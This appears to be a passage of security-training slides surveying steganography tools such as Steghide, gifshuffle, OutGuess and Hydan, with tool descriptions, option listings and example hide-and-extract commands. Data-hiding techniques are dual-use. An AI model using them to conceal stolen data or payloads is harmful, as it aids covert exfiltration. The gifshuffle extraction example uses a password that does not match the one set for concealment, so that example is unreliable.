
Steghide is a steganography program that hides data in various kinds of image- and audio-files

## Features:

- Compression of the embedded data
- Encryption of the embedded information
- Automatic integrity checking using a checksum
- Support for JPEG, BMP, WAV, and AU files



# Steghide: Screenshot



```
Command Prompt
embedding options:
-ef, --embedfile          select file to be embedded
  -ef <filename>          embed the file <filename>
-cf, --coverfile          select cover-file
  -cf <filename>          embed into the file <filename>
-p, --passphrase          specify passphrase
  -p <passphrase>        use <passphrase> to embed data
-sf, --stegofile          select stego file
  -sf <filename>          write result to <filename> instead of cover-file
-e, --encryption          select encryption parameters
  -e <a>[<m>!<m>[<a>]    specify an encryption algorithm and/or mode
  -e none                 do not encrypt data before embedding
-z, --compress            compress data before embedding (default)
  -z <l>                  using level <l> (<1 best speed...9 best compression)
-Z, --dontcompress       do not compress data before embedding
-K, --nochecksum         do not embed crc32 checksum of embedded data
-N, --dontembedname      do not embed the name of the original file
-f, --force               overwrite existing files
-q, --quiet               suppress information messages
-v, --verbose             display detailed information
```

# Tool: Steganos

Steganos combines two strong technologies for securing information: Cryptography and Steganography

It hides a file inside:

- BMP
- VOC
- WAV
- ASCII file

It protects your pictures by just storing a file with your copyright in the picture





# Steganography Tool: Pretty Good Envelop

Pretty Good Envelop is a program suite for hiding a (binary) message in a larger binary file and retrieving such a hidden message



The algorithm is simple; append the message to the binary envelope file, and then append a 4-byte pointer in the beginning of the message

To retrieve the message, the last 4 bytes of the file are read, the file pointer is set to that value, and the file read from that point, excluding the last 4 pointer bytes

# Tool: Gifshuffle

The program gifshuffle is used to conceal messages in GIF images by shuffling the colormap, which leaves the image visibly unchanged

It works with all GIF images, including those with transparency and animation, and in addition provides compression and encryption of the concealed message

How it works:



- The gifshuffle program runs in two modes –
  - message concealment
    - Message -> optional compression -> optional encryption -> concealment in image
  - message extraction
    - Extract data from image -> optional decryption -> optional uncompression -> message

## ◉ EXAMPLE:

- The following command will conceal the message “eccouncil is best” in the file ecc.gif, with compression, and encrypted with the password “eccouncil”. The resulting text will be stored in outfile.gif

– message concealment:


```
– gifshuffle -C -m "eccouncil is best" -p  
  "eccouncil" ecc.gif outfile.gif
```

– To extract the message, the command would be:

```
– gifshuffle -C -p "hello world" outfile.gif
```

# Tool: JPHIDE and JPSEEK

JPHIDE and JPSEEK are programs which allow you to hide a file in a jpeg visual image



# Tool: wbStego

wbStego is a tool that hides any type of file in bitmap images, text files, HTML files, or Adobe PDF files



It can be used to exchange sensitive data securely or to add hidden copyright information to the file



# Tool: OutGuess


OutGuess is a universal steganographic tool that allows the insertion of hidden information into the redundant bits of data sources

The nature of the data source is irrelevant to the core of OutGuess

The program relies on the data specific handlers that will extract redundant bits and write them back after modification

It supports PNM and JPEG image formats

# OutGuess: Screenshot



# Tool: Data Stash


Data Stash is a security tool that allows you to hide sensitive data files within other files



Select a large bitmap or database file as a receptacle, then add the data files you'd like to hide




Password protection is also provided using Blowfish encryption





# Data Stash: Screenshots



Hydan steganographically conceals a message into an application

It exploits redundancy in the i386 instruction set by defining sets of functionally equivalent instructions


It then encodes information in machine code by using the appropriate instructions from each set

## Features:

- Application filesize remains unchanged
- Message is blowfish encrypted with a user-supplied pass phrase before being embedded
- Encoding rate: 1/ 110

# Hydan (cont'd)

How Hydan embeds data using polymorphic coding techniques:



# Hydan (cont'd)

Hydan in action on Linux: Hydan encrypts and hides a message inside a calculator program

Create file with secret text.  
\$ echo "This is Super Secret Text." > hideme.txt

Hide secret text inside a calculator.  
\$ ./hydan xcalc hideme.txt > xcalc-steg  
Password:  
Done. Embedded 40/40 bytes out of a total possible 72 bytes.  
Encoding rate: 1/212

The size of the new calculator is the same as the original.  
\$ ls -l xcalc\*  
-rwxr-xr-x 1 root root 29784 Feb 24 06:53 xcalc  
-rwxr-xr-x 1 root root 29784 Feb 24 07:00 xcalc-steg

Yet, the secret message is password-protected inside the new calculator.  
\$ ./hydan-decode xcalc-steg  
Password:  
This is Super Secret Text.

And, the new calculator has the exact same functionality as the original  
\$ ./xcalc-steg

Calculator window showing the result of the calculator program: 3.1415927

Cloak is a powerful security tool designed to protect and secure your personal information and documents from third party


It allows to compress and encrypt documents, encrypt and hide documents within images, and send e-mails that appear completely invisible

## Features:

- Compresses and encrypts all of your important documents into a secure Cloak file
- Encrypts and hides files within images
- Securely shreds and deletes documents permanently from your system



# Cloak: Screenshot



# Tool: StegaNote

StegaNote is the tool used to protect sensitive information in a secure way

It is used to hide the information in images, to merge a compressed file, text or both file and text with a carrier image, and invisible to the human eye





# StegaNote: Screenshot






# Tool: Stegomagic

Stegomagic hides any kind of file or message in TEXT, WAV, BMP 24 bit, and BMP 256 color files

The data to be hidden must be approximately 1/8th or less than carrier file or cover file size



# Steganos Security Suite

Steganos Security Suite combines the powerful techniques of cryptography and steganography in order to reach maximum security

This program uses 256-bit AES encryption

Complete set of security tools includes file encryption and hiding, e-mail encryption, password manager, and generator

It protects complete drive

It also works as file shredder, Internet trace removal, anti-theft protection, and more

# Steganos Security Suite: Screenshot



This program hides C source code in natural language texts

Also this software is able to restore the txt files to C source code again

This work is based on the tool c2txt2c by Leevi Martilla

C steganography needs a book file in txt format to hide C source code



Isosteg use the steganography to insert or extract data into any iso9660 filesystem image without damaging the legacy data

It is useful to test if a burned iso9660 cd-rom contains steganographed data

